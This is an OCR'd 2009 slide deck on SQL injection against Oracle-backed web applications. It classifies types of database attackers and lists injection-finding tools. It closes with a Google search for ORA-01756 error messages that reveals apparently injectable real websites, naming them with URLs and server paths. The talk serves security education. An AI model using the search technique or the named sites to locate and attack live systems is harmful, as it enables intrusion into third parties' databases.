red database security

SQL Injection

Bochum

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10-Nov-2009

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






Architecture


The ivory tower solution



Classic solution:

- Clients accessing a database via application server
- No direct access to the database
- Security and business rules are enforced in the application server


The ivory tower solution in the real world




Final solution

- Complex architecture
- All types of clients are accessing the database
- Security and business rules only enforced in the first application server


Scenario – 130 Databases






Attackers

Introduction – Simplified Company Environment



Classification Attackers




There are different types of attackers and we need different approaches to catch theses guys because they are leaving different tracks in the system

The following types of attackers are common (list not complete):

- Curious DBA or Employee
- DBA covering its own faults
- Criminal employee
- Leaving employee
- External hacker
- Intelligence agency

Classification Attackers – Curious DBA or Employee



Type: Curious DBA or employee

Scenario: Interested in private/sensitive information.


Samples:

- Looking up for salary of colleagues, private numbers, emails, account status of politician,…
- Supporting private investigators (PI)

Known incidents: Miles & More (Employee was looking up what politicians

Identification: Mostly select statements, Few/No traces without audit, Difficult to spot

Classification Attackers – DBA covering it's own fault



Type: DBA covering it's own fault


Scenario: Try to remove evidence about a (serious) fault.
Probably it's not a good approach to ask the DBA to do the forensics

Samples:

- Deleted the wrong user, killed the wrong database session, changed the wrong password…

Identification: Easier because timeframe is defined, backups / archive logs disappear, Modification of audit-Table, …

Classification Attackers – Criminal Employee



Type: Criminal employee

Scenario: Interested to earn money, damage the company, blackmail, ….


Samples:

- Getting insider information (stocks, merger&acquisition)
- Get company secrets (formulas, algorithm, source code, …)
- Blackmailing companies (with customer data, e.g. black money)
- Reset bills of friends and families

Known incidents: LGT Bank Liechtenstein, Coca Cola recipe, …

Identification: Attackers invest time/resources to hide, modifying data (invoice), Longer period affected

Classification Attackers – Leaving Employees



Type: Leaving employees


Scenario: Get as much data/information for the new job as possible. Most common attack

Samples:

- Export the production database
- Get customer reports, pricelists, …

Identification: Longer timeframe (1-3 month before they left the company), no/little experience in removing traces

Classification Attackers – External Hacker



Type: External Hacker

Scenario: Steal interesting stuff.

Samples:


- Steal data for a competitor
- Steal credit card information
- Steal Source Code
- Break in just for fun

Known Incidents:

- TJX, Cardsystems, Cisco Sourcecode, …

Identification: Many traces on the way into the system, attackers often lazy

Classification Attackers – Intelligence Agency



Type: Intelligence Agency

Scenario: Get valuable information (military, economic) to protect the country

Samples:

- Steal military data
- Intercept proposals, financial data, …

Known Incidents:


- Lopez/Volkswagen (CIA), ICE (France), Whitehouse/Bundestag/… (China)

Known Suspects:

- China, France, Israel, Russia, US

10 years of SQL Injection…

Introduction




SQL Injection is still the biggest security problem in web applications.

This year we can celebrate it's the 10th anniversary of SQL Injection. Even if the problem is know since 10 years the knowledge especially for exploiting Oracle databases is poor.

Most example and tutorials are only for MySQL and SQL Server.


Detailed explanations for SQL Injection in web apps with Oracle databases are rare and often buggy. That's why SQL Injection in Oracle is often not exploited…

The following presentation shows everything from simple statements to complex queries…



SQL Injection Introduction


Tools to find SQL Injection



- Netsparker (Web)
- Matrixay (Web)
- HP Webinspect (Web)
- IBM Rational AppScan (Web)
- Pangolin (Web)
- SQLMap (Web)
- Fuzzer (PL/SQL)
- Source code scanner Repscan (PL/SQL)
- Source code scanner Fortify (PL/SQL)

Many custom tools are used by hacker groups / security consultants

Tools / Google



Search for Oracle Error Message ORA-01756 and PHP

Google ociexecute "ora 01756" Search Advanced Search

Web Show options... Results 1 - 100 of about 10,800 for ociexecute "ora 01756".

나루아트센터 - 2 visits - Sep 29
Warning: ociparse() [function.ociparse]: OCIParse: **ORA-01756**: quoted string not ... Warning: **ociexecute**(): supplied argument is not a valid OCI8-Statement ...
www.naruart.or.kr/Program/index.php?sub=1_1... - Cached - Similar -


동부엔샵
Warning: ociparse() [function.ociparse]: **ORA-01756**: quoted string not ... Warning: **ociexecute**() expects parameter 1 to be resource, boolean given in ...
www.dongbunshop.co.kr/.../home_bbs_default.phtml?... - Cached - Similar -

동부엔샵
Warning: **ociexecute**() expects parameter 1 to be resource, boolean given in ... text for error **ORA-01756** in /home/kknd/www/phplib/db_oracle.php on line 244 ...
www.dongbunshop.co.kr/.../home_bbs_default.phtml?... - Cached - Similar -

[...]

MGM.com : Official website of Metro-Goldwyn-Mayer Inc. - Ars ...
Warning: ociparse(): OCIParse: **ORA-01756**: quoted string not properly terminated in /var/www/html/search_result_award.php on line 145. Warning: **ociexecute**(): ...
www.mgm.com/search_result_award.php?award... - Cached - Similar -

